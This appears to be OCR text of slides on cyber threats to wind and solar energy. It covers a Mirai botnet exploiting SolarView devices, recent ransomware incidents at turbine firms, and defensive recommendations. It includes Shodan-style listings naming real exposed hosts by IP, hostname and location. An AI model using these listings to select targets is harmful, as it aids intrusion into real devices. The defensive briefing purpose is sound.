  - Palo Alto Networks Unit 42 describes threat actor activity leveraging IoT vulnerabilities to spread a variant of Mirai botnet
  - Contec SolarView vulnerabilities included, but not the only ones
  - Bots used to execute additional attacks, including DoS

Takeaways for renewables:

- Unmonitored computing resources are a target to be used in unrelated campaigns



TOTAL RESULTS

615

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

TOP PORTS

80	460
8010	38
81	19
8000	19
8080	11

More...

TOP ORGANIZATIONS

Open Computer Network	235
ASAHI Net,Inc.	96
NIFTY Corporation	31
BIGLOBE Inc.	26
GMO Internet,Inc.	26


More...

Top
153.156.230.211
p631019-ipngnfx01akatuka.ibaraki.ocn.ne.jp
Open Computer Network
Japan, Iwaki

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "1740386310"
Last-Modified: Fri, 02 Oct 2015 05:19:08 GMT
Content-Length: 1409
Date: Fri, 30 Jun 2023 14:39:43 GMT
Server: lighttpd/1.4.28
```

Top
118.243.119.119
y119119.ppp.asahi-net.or.jp
ASAHI Net,Inc.
Japan, Funaishikawa

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "2844692658"
Last-Modified: Tue, 26 Jun 2018 23:49:44 GMT
Content-Length: 1409
Date: Fri, 30 Jun 2023 14:32:22 GMT
Server: lighttpd/1.4.28
```



TOTAL RESULTS

425

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB

TOP PORTS

80	328
8010	35
81	10
8000	9
50000	6

More...

TOP ORGANIZATIONS

Open Computer Network	156
ASAHI Net,Inc.	78
BIGLOBE Inc.	24
NIFTY Corporation	21
GMO Internet,Inc.	20

More...

Top
153.156.230.211
p631019-ipngnfx01akatuka.ibaraki.ocn.ne.jp
Open Computer Network
Japan, Iwaki

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "1740386310"
Last-Modified: Fri, 02 Oct 2015 05:19:08 GMT
Content-Length: 1409
Date: Fri, 30 Jun 2023 14:39:43 GMT
Server: lighttpd/1.4.28
```

Top
118.243.119.119
y119119.ppp.asahi-net.or.jp
ASAHI Net,Inc.
Japan, Funaishikawa

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "2844692658"
Last-Modified: Tue, 26 Jun 2018 23:49:44 GMT
Content-Length: 1409
Date: Fri, 30 Jun 2023 14:32:22 GMT
Server: lighttpd/1.4.28
```

Ransomware Attacks

- Vestas (November 2021)
  - Cyber incident reported (Group using Lockbit 2.0 took credit)
  - IT systems shut down across multiple business units
  - Data stolen, some personal data publicly released
  - Ransom not paid ("failed in attempt to extort")
- Nordex SE (April 2022)
  - Conti ransomware
  - IT systems and remote access to managed turbines shut down
- Deutsche Windtechnik AG (April 2022)
  - Controlled shut down of remote monitoring for turbines
  - Regular activity restored within 3 days
  - Evidence found of Conti ransomware on IT systems
- Canadian Solar (September 2022)
  - Lockbit ransomware
  - Demanded payment to recover data, threatened to leak data

Takeaways for renewables:


- Track reliance on third-party services and OEM access
- Ransomware continues to be prevalent, and indirectly impacts OT

Recommendations

**a non-exclusive list based on recent threat activities

- Monitor for unusual signs of activity (NIDS, HIDS, antivirus)
  - Reconnaissance precedes most APT activity
  - Growth in living-off-the-land activity
- Enforce a patch management program
  - Apply patches and updates quickly when they are released
- Maintain current SBOMs and HBOMs
  - Know what's on your system
- Store backups in secure locations
  - IT and OT information
  - Protect personal information
- No default passwords
  - Store passwords with appropriate protections

"I'm not a valuable target" is no longer a good excuse to ignore security



Idaho National Laboratory

INL/RPT-24-76133

Attack Surface of Wind Energy Technologies in the United States

Sarah G. Freeman
Matthew A. Kress-Weitenhagen
Jake P. Gentle
Megan J. Culler
Megan M. Egan
Remy V. Stolworthy

January 2024

Idaho National Laboratory

CYBERCORE integration center

PAGE | 1

https://inl.gov/content/uploads/2024/02/INL-Wind-Threat-Assessment-v5.0.pdf

INL

Idaho National Laboratory

Battelle Energy Alliance manages INL for the U.S. Department of Energy's Office of Nuclear Energy. INL is the nation's center for nuclear energy research and development, and also performs research in each of DOE's strategic goal areas: energy, national security, science and the environment.

WWW.INL.GOV